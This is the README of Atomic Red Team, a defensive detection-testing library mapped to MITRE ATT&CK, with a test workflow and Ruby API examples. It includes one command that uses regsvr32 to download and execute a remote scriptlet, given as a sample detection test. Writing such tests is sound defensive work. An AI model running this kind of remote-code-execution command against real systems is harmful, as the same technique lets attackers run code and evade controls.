 Brian Beyer
207 lines
10 KiB
Markdown
207 lines
10 KiB
Markdown
<p><img src="https://redcanary.com/wp-content/uploads/Atomic-Red-Team-Logo.png" width="150px" /></p>
|
||
|
||
# Atomic Red Team
|
||
[](https://circleci.com/gh/redcanaryco/atomic-red-team)
|
||
|
||
Atomic Red Team is small, highly portable, community developed detection tests mapped to
|
||
[Mitre's ATT&CK](https://attack.mitre.org/wiki/Main_Page). *ATT&CK was created by and is a
|
||
trademark of The MITRE Corporation.*
|
||
|
||
**Table of Contents:**
|
||
1. [Quick Start: Using Atomic Red Team to test your security](#quick-start-using-atomic-red-team-to-test-your-security)
|
||
2. [Contributing Guide](https://github.com/redcanaryco/atomic-red-team/blob/master/CONTRIBUTIONS.md)
|
||
3. [Doing more with Atomic Red Team](#doing-more-with-atomic-red-team)
|
||
1. [Using the Atomic Red Team Ruby API](#using-the-atomic-red-team-ruby-api)
|
||
2. [Bonus APIs: Ruby ATT&CK API](#bonus-apis-ruby-attck-api)
|
||
3. [Execution Frameworks](https://github.com/redcanaryco/atomic-red-team/blob/master/execution-frameworks)
|
||
|
||
## Quick Start: Using Atomic Red Team to test your security
|
||
|
||
Our Atomic Red Team tests are small, highly portable detection tests mapped to the MITRE ATT&CK Framework. Each test
|
||
is designed to map back to a particular tactic. This gives defenders a highly actionable way to immediately start
|
||
testing their defenses against a broad spectrum of attacks.
|
||
|
||
### Best Practices
|
||
|
||
* Be sure to get permission and necessary approval before conducting tests. Unauthorized testing is a bad decision
|
||
and can potentially be a resume-generating event.
|
||
|
||
* Set up a test machine that would be similar to the build in your environment. Be sure you have your collection/EDR
|
||
solution in place, and that the endpoint is checking in and active.
|
||
|
||
* Spend some time developing a test plan or scenario. This can take many forms. An example test plan could be to
|
||
execute all the Discovery phase items at once in a batch file, or run each phase one by one, validating coverage as you go.
|
||
|
||
### Getting Started
|
||
|
||
Select one or more Atomic Tests that you plan to execute. A complete list, ATT&CK matrices, and platform-specific
|
||
matrices linking to Atomic Tests can be found here:
|
||
|
||
- [Complete list of Atomic Tests](atomics/index.md)
|
||
- [Atomic Tests per the ATT&CK Matrix](atomics/matrix.md)
|
||
- Tests for Windows
|
||
- [List of Atomic Tests](atomics/windows-index.md)
|
||
- [ATT&CK Matrix](atomics/windows-matrix.md)
|
||
- Tests for macOS
|
||
- [List of Atomic Tests](atomics/macos-index.md)
|
||
- [ATT&CK Matrix](atomics/macos-matrix.md)
|
||
- Tests for Linux
|
||
- [List of Atomic Tests](atomics/linux-index.md)
|
||
- [ATT&CK Matrix](atomics/linux-matrix.md)
|
||
|
||

Once you have selected an Atomic Test, we suggest you take a three phase approach to running the test and evaluating results:
|
||
|
||
|
||
|
||
### Phase 1: Execute Test
|
||
|
||
In this example we will use Technique T1117 "Regsvr32" and Atomic Test "Regsvr32 remote COM scriptlet execution". This particular
|
||
test is fairly easy to exercise since the tool is on all Windows workstations by default.
|
||
|
||
The details of this test, [which are located here](atomics/t1117/t1117.md#atomic-test-2---regsvr32-remote-com-scriptlet-execution),
|
||
describe how you can test your detection by simply running the below command:
|
||
|
||
```
|
||
regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/t1117/RegSvr32.sct scrobj.dll
|
||
```
|
||
|
||
### Phase 2: Collect Evidence
|
||
|
||

What does your security solution observe?
|
||
- You may see a file modification in the user’s profile.
|
||
- You may detect network connections made by regsvr32.exe to an external IP.
|
||
- There may be an entry in the proxy logs.
|
||
- You may observe the scrobj.dll loading on Windows.
|
||
- Or you might not observe any behavior on the endpoint or network.
|
||
|
||
This is why we test! We want to identify visibility gaps and determine where we need to make improvements.
|
||
|
||
|
||
|
||

|
||
|
||

|
||
|
||
### Phase 3: Develop Detection
|
||
|
||

So you executed the test and none of your defenses fired – that’s why we test! Based on your observations
|
||
and detection capabilities, it is time to use what you have to try to detect this event in your environment.
|
||
|
||
|
||
|
||
Once the detection is built, it is time to validate that the detection is working and that it is appropriately
|
||
tuned. If you were to write your detection too broadly and “detect” every regsvr32.exe without any suppression,
|
||
you are going to be digging out from a mountain of false positives. But if you write it too narrow and it
|
||
only detects regsvr32.exe with the exact command line `/s /u /i` then all an attacker has to do is slightly
|
||
modify their command line to evade your detection.
|
||
|
||
### Measure Progress
|
||
|
||


One of the goals is to try to measure your coverage/capabilities against the ATT&CK Matrix and to identify where you may have gaps. Roberto Rodriguez ([@cyb3rWar0g](https://twitter.com/Cyb3rWard0g)) provided [this spreadsheet](https://github.com/Cyb3rWard0g/ThreatHunter-Playbook/blob/master/metrics/HuntTeam_HeatMap.xlsx) and complementary [blog post](https://cyberwardog.blogspot.com/2017/07/how-hot-is-your-hunt-team.html) showcasing how to determine where you stand within your organization in relation the MITRE ATT&CK Matrix.
|
||
|
||
|
||
|
||
|
||
|
||
## Doing more with Atomic Red Team
|
||
### Using the Atomic Red Team Ruby API
|
||
|
||
Atomic Red Team comes with a Ruby API that we use when validating tests again our spec, generating
|
||
documentation in Markdown format, etc. You too can use the API to use Atomic Red Team tests
|
||
in your test execution framework.
|
||
|
||
Add atomic-red-team to your Gemfile:
|
||
```
|
||
gem 'atomic-red-team', git: 'git@github.com:redcanaryco/atomic-red-team.git', branch: :master
|
||
```
|
||
|
||
#### Examples:
|
||
##### Example: print all the Atomic Tests by ATT&CK technique
|
||
```
|
||
require 'atomic_red_team'
|
||
|
||
AtomicRedTeam.new.atomic_tests.each do |atomic_yaml|
|
||
puts "#{atomic_yaml['attack_technique']}"
|
||
atomic_yaml['atomic_tests'].each do |atomic_test_yaml|
|
||
puts " #{atomic_test_yaml['name']}"
|
||
end
|
||
end
|
||
```
|
||
|
||
##### Example: Show what atomic tests we have for a specific ATT&CK technique
|
||
```
|
||
require 'atomic_red_team'
|
||
|
||
AtomicRedTeam.new.atomic_tests_for_technique('T1117').each do |atomic_test_yaml|
|
||
puts "#{atomic_test_yaml['name']}"
|
||
end
|
||
```
|
||
|
||
For additional examples, see the utilities in `bin/` or the API code in `atomic_red_team`.
|
||
|
||
### Bonus APIs: Ruby ATT&CK API
|
||
Atomic Red Team pulls information about ATT&CK techniques using the STIX definitions of ATT&CK located
|
||
on [MITRE's CTI Github](https://raw.githubusercontent.com/mitre/cti/master/enterprise-attack/enterprise-attack.json).
|
||
|
||
We created a lightweight wrapper around that data structure to make it simple to consume. If you
|
||
would like to use it, install the atomic-red-team gem as [described above](#using-the-atomic-red-team-api),
|
||
and then:
|
||
|
||
```
|
||
$ bundle exec irb
|
||
2.2.0 :001 > require 'attack_api'
|
||
```
|
||
|
||
Get all the techniques
|
||
```
|
||
2.2.0 :020 > Attack.new.techniques.count
|
||
=> 219
|
||
```
|
||
|
||
Get information about a technique by it's friendly identifier
|
||
```
|
||
2.2.0 :006 > Attack.new.technique_info('t1117')
|
||
=> {"name"=>"Regsvr32", "description"=>"Regsvr32.exe is a command-line program used to register and unregister
|
||
object linking and embedding controls, including dynamic link libraries (DLLs), on Windows systems. Regsvr32.exe can
|
||
be used to execute arbitrary binaries. (Citation: Microsoft Regsvr32)\n\nAdversaries may take advantage of this
|
||
functionality to proxy" <SNIP> }
|
||
|
||
2.2.0 :007 > Attack.new.technique_info('t1117').keys
|
||
=> ["name", "description", "kill_chain_phases", "external_references", "object_marking_refs", "created",
|
||
"created_by_ref", "x_mitre_platforms", "x_mitre_data_sources", "x_mitre_defense_bypassed",
|
||
"x_mitre_permissions_required", "x_mitre_remote_support", "x_mitre_contributors", "id", "modified", "type"]
|
||
```
|
||
|
||
Get a map of ATT&CK Tactic to all the Techniques associated with it
|
||
```
|
||
2.2.0 :019 > Attack.new.techniques_by_tactic.each {|tactic, techniques| puts "#{tactic} has #{techniques.count} techniques"}
|
||
persistence has 56 techniques
|
||
defense-evasion has 59 techniques
|
||
privilege-escalation has 28 techniques
|
||
discovery has 19 techniques
|
||
credential-access has 20 techniques
|
||
execution has 31 techniques
|
||
lateral-movement has 17 techniques
|
||
collection has 13 techniques
|
||
exfiltration has 9 techniques
|
||
command-and-control has 21 techniques
|
||
initial-access has 10 techniques
|
||
```
|
||
|
||
My favorite: Getting a 2D array of the ATT&CK matrix of Tactic columns and Technique rows:
|
||
```
|
||
2.2.0 :062 > Attack.new.ordered_tactics
|
||
=> ["initial-access", "execution", "persistence", "privilege-escalation", "defense-evasion", "credential-access",
|
||
"discovery", "lateral-movement", "collection", "exfiltration", "command-and-control"]
|
||
|
||
2.2.0 :071 > Attack.new.ordered_tactic_to_technique_matrix.each {|row| puts row.collect {|technique| technique['name'] if technique}.join(', ')};
|
||
Drive-by Compromise, AppleScript, .bash_profile and .bashrc, Access Token Manipulation, Access Token Manipulation, Account Manipulation, Account Discovery, AppleScript, Audio Capture, Automated Exfiltration, Commonly Used Port
|
||
Exploit Public-Facing Application, CMSTP, Accessibility Features, Accessibility Features, BITS Jobs, Bash History, Application Window Discovery, Application Deployment Software, Automated Collection, Data Compressed, Communication Through Removable Media
|
||
Hardware Additions, Command-Line Interface, AppCert DLLs, AppCert DLLs, Binary Padding, Brute Force, Browser Bookmark Discovery, Distributed Component Object Model, Clipboard Data, Data Encrypted, Connection Proxy
|
||
<SNIP>
|
||
, , Winlogon Helper DLL, , Timestomp, , , , , ,
|
||
, , , , Trusted Developer Utilities, , , , , ,
|
||
, , , , Valid Accounts, , , , , ,
|
||
, , , , Web Service, , , , , ,
|
||
```
|